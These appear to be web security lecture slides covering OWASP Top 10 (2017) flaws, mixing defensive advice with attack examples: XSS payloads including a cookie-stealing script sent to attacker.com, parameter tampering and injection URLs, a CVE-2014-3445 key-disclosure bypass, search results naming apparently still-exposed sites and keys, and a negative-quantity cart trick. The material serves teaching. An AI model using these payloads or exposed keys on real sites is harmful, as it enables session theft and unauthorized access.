
2. Broken Authentication and Session Management

`http://example.com/sale/tems;jsessionid
=9G8DCR4SNDLPSKHCJU5TG?Item=Sam
sung_TV_100_inch`

Session hijacking, account compromise



2. Broken Authentication and Session Management



2. Broken Authentication and Session Management

No embedded session id in the URLs

Do not trust cookie content

No predictable session ids, such as

`https://yoursite.com/cart.php?sess=1234`

Do not trust URL query string contents, such as

`https://yoursite.com/delete_user.php?user_name=carsten`



2. Broken Authentication and Session Management

Use standard session id provided by container

Long, random session ids /
Secure, HttpOnly cookie for session ids

Use SSL to protect credentials and session at all times

Logoff must destroy the session



2. Broken Authentication and Session Management

No small numbers (device=2, Acct=123):
Use GUIDs all the time

If a human can read it, it is probably easy to attack

Attacker will always try to list information several times in a row:

How does the cookie/URL look if password is "aaaaaa" and aaaaaB?

How about "111111" or "222222" or "123456"?



3. XSS - Cross Site Scripting

OWASP Top 10 - 2017

A1:2017-Injection

A2:2017-Broken Authentication

A3:2017-Sensitive Data Exposure

A4:2017-XML External Entities (XXE) [NEW]

A5:2017-Broken Access Control [Merged]

A6:2017-Security Misconfiguration

A7:2017-Cross-Site Scripting (XSS)

A8:2017-Insecure Deserialization [NEW, Community]


A9:2017-Using Components with Known Vulnerabilities

A10:2017-Insufficient Logging&Monitoring [NEW, Comm.]



3. XSS - Cross Site Scripting

javascript:alert('XSS')



JavaScript injection into other peoples pages

- Stealing cookies
- DOM manipulation, phishing, tricking users to like Facebook pages etc
- DoS etc.



Where's the bug?

```
<html>
  <head>
    <title>...</title>
  </head>
  <body>
    <form action="<?php echo
      $_SERVER['PHP_SELF']; ?>">
    </form>
  </body>
</html>
```



Where's the bug? **Explanation**

```
<html>
  <head>
    <title>...</title>
  </head>
  <body>
    <form action="<?php echo
      $_SERVER['PHP_SELF']; ?>">
    </form>
  </body>
</html>
```

`$_SERVER` is an array containing headers, paths, script locations

`$_SERVER['PHP_SELF']` is path of current script executing, e.g. "/folder/script.php"



Where's the bug? **Problem**

Normal URL

`http://<site>/folder/script.php`

Normal result

`<form action="/folder/script.php"></form>`

Bad URL

`http://<site>/folder/script.php/""><script>alert('XSS')</script><foo"`

Bad result

`<form action="/folder/script.php/"">
<script>alert('XSS')</script><foo""></form>`

Server-side PHP script is abused to deliver a **client-side javascript** that runs in client's browser
`<script>.....</script>`



3. XSS - Cross Site Scripting

`javascript:alert(document.cookie)`



3. XSS - Cross Site Scripting

Writes malicious script:

```
<script>window.open("http://attacker.com/cgibin/  
printenv.pl?p=%2Bdocument.cookie)</script>
```

Write url pointing to dynamic website

— <a href="http://victim.org/dynamic-web-page+evil
script">**Click here to visit victim.org**

Make victim click link



XSS - Attacks

Script injektion on shared sites such as forums & blogs, mails, defaced sites etc.

Scan internal hosts/ping

Download scripts

Steal users session

Steal sensitive data

Deface websites

Redirect users to phishing or malware sites


...?

XSS exploits the users trust in the server:
Scripts runs in the servers security settings




3. XSS - Cross Site Scripting

Reflected XSS



Stored XSS



XSS - Attacks

Script injection on shared sites such as forums & blogs, mails, defaced sites etc.

Topic: Security

Follow via: 

Obama site hacked; Redirected to Hillary Clinton

Summary: With a day to go before a critical Pennsylvania Democratic primary, Barack Obama's team has been busy patching security holes. According to Netcraft, a hacker exploited security flaws in Obama's site to redirect traffic to Hillary Clinton's site.



By Larry Dignan for Zero Day | April 21, 2008 -- 12:35 GMT (13:35 BST)

Follow @ldignan

[Get the ZDNet Announce UK newsletter now](#)

With a day to go before a critical Pennsylvania Democratic primary, Barack Obama's team has been busy patching security holes.

According to Netcraft, a hacker exploited security flaws in Obama's site to redirect traffic to Hillary



Where's the bug? **Fix**

```
<html>
  <head>
    <title>...</title>
  </head>
  <body>
    <form action="<?php echo
      htmlentities($_SERVER['PHP_SELF']);
    ?>>
      </form>
    </body>
</html>
```

`htmlentities()` converts characters to HTML entities so
injec~~t~~s fail: < becomes <, > >, and so on



Still:

Do not trust user input

Output encode all user supplied input

Whitelist input validation, do not rely on blacklists



3. XSS - Cross Site Scripting

Try

<https://xss-game.appspot.com>



4. Security Misconfiguration

OWASP Top 10 - 2017

A1:2017-Injection

A2:2017-Broken Authentication

A3:2017-Sensitive Data Exposure

A4:2017-XML External Entities (XXE) [NEW]

A5:2017-Broken Access Control [Merged]

A6:2017-Security Misconfiguration

A7:2017-Cross-Site Scripting (XSS)

A8:2017-Insecure Deserialization [NEW, Community]

A9:2017-Using Components with Known Vulnerabilities

A10:2017-Insufficient Logging&Monitoring [NEW, Comm.]



4. Security Misconfiguration

Directory browsing etc.

Index of /bodywise/Retail_Web_store/Admin_files - Microsoft Internet Explorer provided by Freeserve

File Edit View Favorites Tools Help

Address wise.com/bodywise/Retail_Web_store/Admin_files/ Go Links CYRANO Share Price AltaVista - Search


Index of /bodywise/Retail_Web_store/Admin_files

Name	Last modified	Size	Description
Parent Directory	07-Aug-98 15:26	-	
vti_cnf/	07-Aug-98 07:22	-	
access.log	05-Jul-99 15:41	338k	
counter.file	05-Jul-99 15:43	1k	
error.log	13-Dec-98 10:38	3k	
order.log	05-Jul-99 15:46	15k	



4. Security Misconfiguration

Robots.txt etc.



A screenshot of a web browser window. The address bar shows "cloudsecurity.dk/robots.txt". Below the address bar are standard navigation icons: back, forward, refresh, and home. The main content area displays the contents of the robots.txt file:

```
user-agent: *
Disallow: /secret.pwd
```



4. Security Misconfiguration

HTML source etc.

Security Guidance for Critical Areas of Focus in Cloud Computing v4.0

```
94 <script type="text/javascript" src="https://local-cdn.cloudsecurityalliance.org/global/scripts/standard.js">
95 </script>
96 <script type="text/javascript">
97     jQuery(function($){
98         var $form = $('#ajaxed_download');
99         var $submit = $form.find('input[type="submit"]');
100        $form.validate({
101            rules: {
102                'entry.1241937640': {
103                    required: true,
104                    minlength: 1
105                }
106            },
107            submitHandler: function() {
108                $.post($form.attr("action"), $form.serialize(), function(data
109                {
110                    var message =
111                        '<p>Download Security Guidance for Critical Areas of Focus in
Cloud Computing v4.0 - Cloud Security Alliance by selecting the button below. </p>'
112
113                        + '<p><a class="btn btn-primary" target="_blank"
114 onclick="_gaq.push(['_trackEvent', '\\\\', 'Download', '\\\\']);"
115 href="https://downloads.cloudsecurityalliance.org/assets/research/security-guidance/security-guidance-v4-
FINAL.pdf">Download</a></p>';
116
117 Apprise(message, {override: false});
118
119             jQuery.cookie('csa_dl_13910', 'TRUE', { expires: 365 });
120             return false;
121
122         }
123     })
124 }
```



5. Broken Access Control

OWASP Top 10 - 2017	
A1:2017-Injection	
A2:2017-Broken Authentication	
A3:2017-Sensitive Data Exposure	
A4:2017-XML External Entities (XXE)	[NEW]
A5:2017-Broken Access Control	[Merged]
A6:2017-Security Misconfiguration	
A7:2017-Cross-Site Scripting (XSS)	
A8:2017-Insecure Deserialization	[NEW, Community]
A9:2017-Using Components with Known Vulnerabilities	
A10:2017-Insufficient Logging&Monitoring	[NEW, Comm.]



Parameters:



Parameter tampering

Exampel.com/user?acct=1234 ->

Exampel.com/user?acct=123**5**

Exampel.com/user?acct=User1 ->

Exampel.com/user?acct=Admin



Parameter tampering

Look at all URL's for all instances of parameters:
ID numbers, categories, names etc could be
interesting

`http://server/page.asp?id=123&user=abc`



Parameter tampering

A screenshot of a web browser window. The address bar shows a URL with several parameters: `storify.com/login?username=koen&password=TyOcdh4o1%2Ffz'X1RXt!P7_kO&stay=on`. The main content area displays the Storify logo and the text "Please log in, or create an account". Below this, there are two large buttons: "Login with Facebook" (blue) and "Login with Twitter" (light blue). At the bottom, the word "or" is followed by a dashed line.

racties x +

Log in to Storify

storify.com/login?username=koen&password=TyOcdh4o1%2Ffz'X1RXt!P7_kO&stay=on

Storify
by livefyre

Please log in, or create an account

[Take the tour or join now!](#)

Login with Facebook

Login with Twitter

or



Parameter tampering

Browsing the available parameters:

`http://server/page.asp?id=123&userid=joeb`

"id=1", "id=2" "id=9999999" etc

Altering parameter values

"userid=joeb", "userid=johnd"

"id=1090+OR+id%3D1089"



Parameter tampering

`http://server/pres/show_artikel.asp?id=1090+OR+id%3d
1096+ORDER+BY+id+DESC+--
+&C_type=_privat&Lang=_DK`

-> shows article id=1096 (even though 1096 was not directly available)



Parameter tampering



Portcullis

Tried, Tested and Proven



Phone UK: +44 20 8868 0098

Phone US: +1 415 874 3101

PORTCULLIS

Home

Test

Respond

Consult

Research

News & Events

Company

Contact Us

Vulnerability title: Unauthenticated Backup and Password Disclosure in HandsomeWeb SOS Webpages

CVE:	CVE-2014-3445
Vendor:	HandsomeWeb
Product:	SOS Webpages
Affected version:	1.1.11 and earlier
Fixed version:	1.1.12
Reported by:	Freakyclown

Details:

The default setup allows an unauthenticated user to access administrative functions such as backing up of key files within the CMS. This is done by appending the following to a domain using the software affected:

```
/backup.php?a=2&k=6f15afaf1ac4edea0g145e884116334b7
```

Where "a" is the file number to back up and "k" is the MD5key used to authenticate the administrator, however if "k" does not match the correct key rather than disallowing the unauthenticated user to back up the file the service will provide the user with the correct key. For example:

```
Failure, wrong key. The right key is 5f17aca1ae2edea0f145e884116371a5
```

Using this new key in the url such as below:

Related Resources

[Home](#)
[Test](#)
[Respond](#)
[Consult](#)
[Research](#)
[News & Events](#)
[Company](#)
[Contact Us](#)


Google

"Failure, wrong key. The right key is"

Internet

Billeder

Videoer

Maps

Mere ▾

Søgeværktøjer

Ca. 18 resultater (0,29 sekunder)

Cookies hjælper os med at levere vores tjenester. Ved at bruge vores tjenester accepterer du vores brug af cookies.

[Få flere oplysninger](#)**OK**

[CVE-2014-3445 - Portcullis](#)

<https://www.portcullis-security.com/.../cve-2014-344...> ▾ [Oversæt denne side](#)

... back up the file the service will provide the user with the correct key. For example:
Failure, wrong key. The right key is 5f17aca1ae2edea0f145e884116371a5.

[Reply - Twitter](#)

<https://twitter.com/.../status/471482207156965377> ▾ [Oversæt denne side](#)

for 39 minutter siden - @amanicdroid @0xabad1dea @dakami @lucabruno more
 hilariously, if you google "Failure, wrong key. The right key is" you get affected ...

[Bio | Dan Kaminsky's Blog](#)

dankaminsky.com/bio/ ▾ [Oversæt denne side](#)

Dan Kaminsky has been a noted security researcher for over a decade, and has spent his career advising Fortune 500 companies such as Cisco, Avaya, and ...

[Failure, wrong key. The right key is ...](#)

christian.com.ph/backup.php - [Oversæt denne side](#)

Failure, wrong key. The right key is 0e820a836cdb8bbfd114dc906f2d0202.

[Failure, wrong key. The right key is ...](#)



Parameter tampering

Failure, wrong key. The right key is ...

christian.com.ph/backup.php ▾ Oversæt denne side

Failure, wrong key. The right key is 0e820a836cdb8bbfd114dc906f2d0202.

Failure, wrong key. The right key is ...

www.alltheworld.org/backup.php ▾ Oversæt denne side

Failure, wrong key. The right key is 1a7c6b02ac8150c4414c11980d25a874.

File : backup.php - Ohloh Code Search

code.ohloh.net/file?fid=Ss...cid=JPWOk78B6fg... ▾ Oversæt denne side

exit; } } else { echo "Failure, wrong key. The right key is \$goodKey"; exit; } ?> About
| Forums | Terms | Privacy | Downloads | Meta. Code Sight v2.4.1 | Copyright ...

Failure, wrong key. The right key is ...

www.makelidssmile.org/backup.php ▾ Oversæt denne side

Failure, wrong key. The right key is 2fd87e95daf0b52c120ec535ed555670.

Failure, wrong key. The right key is ...

sflua.com/backup.php ▾ Oversæt denne side

Failure, wrong key. The right key is 183d0f92063b3dfdd5df08a962ecc1f3.

Kaum macht man es richtig, schon funktioniert es! | Netz ...

netz-rettung-recht.de/.../1674-Kaum-macht-man-es-ri... ▾ Oversæt denne side

29/01/2011 - Dienstag, Mai 27 2014; "Failure, wrong key. The right key is 5f17aca1ae2edea0f145e884116371a5" - Großartig. <https://t.co/ioPv0a5lug> ...

Besonders schwerer Raub | Netz - Rettung - Recht

netz-rettung-recht.de/.../1557-Besonders-schwerer-Ra... ▾ Oversæt denne side

31/03/2010 - Dienstag, Mai 27 2014; "Failure, wrong key. The right key is 5f17aca1ae2edea0f145e884116371a5" - Großartig. <https://t.co/ioPv0a5lug> ...



Provoking error messages

- No values
- Text, when a number is expected
- Big, negative or decimal number
- Special characters: ‘ “ --) & # % _ ? . / \

Database errors provides information to the attacker



Web security

Når vare lægges i indkøbskurven sker følgende request til serveren:

```
codes%5B1%5D.key=Forstehjalpskasse-Basis_3_-_Forstehjalpskasse-Sport_5&codes%5B1%5D.quantity=3&
```

Antal varer angives via "quantity" parameter, hvis antal ændres til "-3" ser request sådan ud:

```
codes%5B1%5D.key=Forstehjalpskasse-Basis_3_-_Forstehjalpskasse-Sport_5&codes%5B1%5D.quantity=-3
```



Web security

Din varekurv

Fortsæt med et handle Fortsæt til bestilling →

PRODUKT	ANTAL	MÅNEDSPRIS	TOTAL
 Førstehjælpskasse Basis <small>• INFO</small>	1	48,25 kr 12,78 kr	219,00 kr 153,30 kr
 Førstehjælpskasse Sport <small>• INFO</small>	-3	4,58 kr 3,21 kr	-115,50 kr
			<small>Total første: Pr. 37,80 kr Normalpris 120,00 kr hver år Pris i bindingsperioden (6 mdr): 18,90 kr</small>

✓ RET □ SLET VICKAR

[Udskriv kurv](#)

1. Vælg betalingsform

2. Udfør betaling

3. Betaling godkendt

[Afbryd](#)

